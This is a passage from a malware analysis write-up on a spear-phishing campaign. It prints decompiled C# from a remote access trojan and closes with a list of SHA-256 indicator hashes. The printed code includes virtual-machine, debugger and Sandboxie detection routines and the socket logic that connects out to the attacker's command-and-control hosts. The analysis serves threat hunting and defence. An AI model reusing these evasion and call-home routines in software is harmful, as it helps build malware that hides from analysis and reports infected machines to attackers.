                    if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || managementBaseObject["Model"].ToString() == "VirtualBox")
                    {
                        return true;
                    }
                }
            }
        }
    }
    catch
    {
    }
    return false;
}
```



```
// Token: 0x06000028 RID: 40 RVA: 0x0000356C File Offset: 0x0000176C
private static bool DetectDebugger()
{
    bool flag = false;
    bool result;
    try
    {
        NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
        result = flag;
    }
    catch
    {
        result = flag;
    }
    return result;
}

// Token: 0x06000029 RID: 41 RVA: 0x000035B0 File Offset: 0x000017B0
private static bool DetectSandboxie()
{
    bool result;
    try
    {
        if (NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
        {
            result = true;
        }
        else
        {
            result = false;
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
}
```

As is typical with this type of malware, **they create tasks or records to persist in the system.** This way, even if the computer is turned off, the process will be restarted to **maintain communication with the C&C.**



After this, **it would establish communication with the outside by sending basic information** about the infected computer and wait for orders from the attacker.

```

try
{
    ClientSocket.TcpClient = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp)
    {
        ReceiveBufferSize = 51200,
        SendBufferSize = 51200
    };
    if (Settings.Pastebin == "null")
    {
        string text = Settings.Hosts.Split(new char[]
        {
            ',',
        })[new Random().Next(Settings.Hosts.Split(new char[]
        {
            ',',
        })).Length];
        int port = Convert.ToInt32(Settings.Ports.Split(new char[]
        {
            ',',
        })[new Random().Next(Settings.Ports.Split(new char[]
        {
            ',',
        })).Length]);
        if (ClientSocket.IsValidDomainName(text))
        {
            foreach (IPAddress address in Dns.GetHostAddresses(text))
            {
                try
                {
                    ClientSocket.TcpClient.Connect(address, port);
                    if (ClientSocket.TcpClient.Connected)
                    {
                        break;
                    }
                }
                catch
                {
                }
            }
        }
        else
        {
            ClientSocket.TcpClient.Connect(text, port);
        }
    }
}
else

```

**These Spear-Phishing techniques will continue to evolve and use all of their versions at all times since they are all effective.** The human factor is always the weakest, and the groups that use these techniques know it. As mentioned, it is not just disorganized systems; in many cases, **they are orchestrated actors who use certain types of malware with great ability to obtain information about the infrastructure, users, credentials** that can expose an entire organization by taking the same entry point, a simple email.

# 7.IOC

---

## Hash:

f25f69c71066b18364cd405ae80048a8b615c4b0f2cc4cb51b916ef08ba246db  
3a60658cdbf960c135f07bd06d36124b5926b85c59a9c01948976b199e3959f8  
fe6d4c5fb28f7a3379322d4314d31d8227a3356c2992b2bd4b47922f97d3e315  
9e28cff8966bbacee0d1644f157ad3f6c96c7c1dbf04c993f868603db58ec34a  
2bbfc13c80c7c6e77478ec38d499447288adc78a2e4b3f8da6223db9e3ac2d75  
0a195fadda7b93ee2ea9502df7731425ff51e33a6cdd8dc5b2c5441853f77dd1  
61192618b654fd7a8728bafcfee2d36a6e3e5b5b7b6a30c545aad867585451eb  
9ba1b1bf9bccdf3cdd0e07616da28acea278e70f77dce249bc821c552a846aa8  
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Thanks for Reading! Happy Hunting :)

